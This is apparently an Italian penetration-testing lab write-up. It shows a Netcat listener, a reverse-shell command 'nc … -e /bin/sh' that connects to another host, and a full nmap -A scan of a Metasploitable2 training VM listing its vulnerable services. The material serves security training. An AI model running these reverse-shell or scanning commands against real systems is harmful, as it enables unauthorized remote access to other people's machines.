

**Traccia Netcat:**


Utilizzando questa riga di comando in Netcat:

```
<<nc -l -p 1234>>
```

Questo apre un listener per le connessioni in entrata -l apre un listener e -p assegna un numero di porta.

```
<<nc 192.168.3.245 1234 -e /bin/sh>>
```


Questo si conatterà all'indirizzo IP 192.168.3.245 sulla porta 1234, -e /bin/sh esegue una shell che verrà reindirizzata al nostro sistema. Questo ci consente di eseguire comandi dal nostro terminale.




The screenshot displays a Kali Linux desktop environment. On the left, a terminal window shows the output of the `ps -aux` command, listing various system processes including `writeback`, `root`, `cgrouper_destroy`, `root`, `kblockd`, `root`, `ttm`, `root`, `flush-8:0`, `root`, `ata_sff`, `root`, `flush-8:0`, `root`, `ata_sff`, `kali`, `64-linux-gnu/xfce4/xfconf/xfconfd`, `root`, `root`, `whoami`, `root`, `uname -a`, and the system information: `Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 GNU/Linux`.

On the right, a file explorer window is open, showing the desktop contents. The terminal window in the background is running the command `nc 192.168.50.101 1234 -e /bin/sh`, which is a netcat listener on port 1234, listening for connections from 192.168.50.101 and executing a shell.

Scansione nmap -sS



Scansione nmap -sT



Scansione nmap -A

```
(root@kali)-[/home/kali/Desktop]
# nmap -A 192.168.50.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-04 12:50 EDT
Nmap scan report for 192.168.50.101
```

Host is up (0.0010s latency).

Not shown: 977 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4

| ftp-syst:  
| STAT:  
| FTP server status:  
| Connected to 192.168.50.100  
| Logged in as ftp  
| TYPE: ASCII  
| No session bandwidth limit  
| Session timeout in seconds is 300  
| Control connection is plain text  
| Data connections will be plain text  
| vsFTPD 2.3.4 - secure, fast, stable  
|\_ End of status  
|\_ ftp-anon: Anonymous FTP login allowed (FTP code 230)

22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
--------	------	-----	--

| ssh-hostkey:  
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
| 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)

23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd

|\_ smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN

53/tcp	open	domain	ISC BIND 9.4.2
--------	------	--------	----------------

| dns-nsid:  
|\_ bind.version: 9.4.2

80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
--------	------	------	-------------------------------------

|\_ http-title: Metasploitable2 - Linux  
|\_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

111/tcp	open	rpcbind	2 (RPC #100000)
---------	------	---------	-----------------

| rpcinfo:  
| program version port/proto service  
| 100000 2 111/tcp rpcbind  
| 100000 2 111/udp rpcbind  
| 100003 2,3,4 2049/tcp nfs  
| 100003 2,3,4 2049/udp nfs  
| 100005 1,2,3 51481/udp mountd  
| 100005 1,2,3 54036/tcp mountd  
| 100021 1,3,4 40119/udp nlockmgr  
| 100021 1,3,4 50382/tcp nlockmgr  
| 100024 1 36410/tcp status  
|\_ 100024 1 44168/udp status

139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login?	
514/tcp	open	shell	Netkit rshd
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)

2121/tcp open ftp ProFTPD 1.3.1  
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5  
| mysql-info:  
| Protocol: 10  
| Version: 5.0.51a-3ubuntu5  
| Thread ID: 9  
| Capabilities flags: 43564  
| Some Capabilities: Support41Auth, LongColumnFlag, SupportsTransactions,  
Speaks41ProtocolNew, SwitchToSSLAfterHandshake, SupportsCompression,  
ConnectWithDatabase  
| Status: Autocommit  
|\_ Salt: 3Orq\_is%YsU28cjiQ<sR  
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7  
| ssl-cert: Subject: commonName=ubuntu804-  
base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing  
outside US/countryName=XX  
| Not valid before: 2010-03-17T14:07:45  
|\_ Not valid after: 2010-04-16T14:07:45  
|\_ ssl-date: 2024-07-04T16:51:55+00:00; -1s from scanner time.  
5900/tcp open vnc VNC (protocol 3.3)  
| vnc-info:  
| Protocol version: 3.3  
| Security types:  
|\_ VNC Authentication (2)  
6000/tcp open X11 (access denied)  
6667/tcp open irc UnrealIRCd  
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)  
|\_ ajp-methods: Failed to get a valid response for the OPTION request  
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1  
|\_ http-server-header: Apache-Coyote/1.1  
|\_ http-favicon: Apache Tomcat  
|\_ http-title: Apache Tomcat/5.5  
MAC Address: 08:00:27:5F:8F:56 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux\_kernel:2.6  
OS details: Linux 2.6.9 - 2.6.33  
Network Distance: 1 hop  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:  
cpe:/o:linux:linux\_kernel

#### Host script results:

|\_ clock-skew: mean: 1h19m59s, deviation: 2h18m34s, median: 0s  
|\_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC:  
<unknown> (unknown)  
| smb-os-discovery:  
| OS: Unix (Samba 3.0.20-Debian)  
| Computer name: metasploitable  
| NetBIOS computer name:  
| Domain name: localdomain  
| FQDN: metasploitable.localdomain  
|\_ System time: 2024-07-04T12:51:32-04:00

```
|_smb2-time: Protocol negotiation failed (SMB2)
|smb-security-mode:
|  account_used: <blank>
|  authentication_level: user
|  challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
```

## TRACEROUTE

HOP RTT ADDRESS

1 1.03 ms 192.168.50.101

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 142.74 seconds

The screenshot displays a Kali Linux desktop environment with two main windows open: a terminal window on the left and a Wireshark network capture window on the right.

**Terminal Window:** The terminal shows the output of an Nmap scan. It includes OS details (Linux 2.6.9 - 2.6.33), network distance (1 hop), and service information (metasploitable.localdomain, irc.Metasploitable.LAN). It also shows host script results for smb-os-discovery, smb2-time, and smb-security-mode. The TRACEROUTE section shows a single hop to 192.168.50.101 with a 1.03 ms RTT. The final summary states that OS and service detection were performed and that 1 IP address was scanned in 142.74 seconds.

**Wireshark Window:** The Wireshark window shows a capture from the eth0 interface. The packet list on the left shows several packets, including ARP requests and responses, and a MySQL server greeting. The packet details pane on the right shows the structure of a packet, including Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol.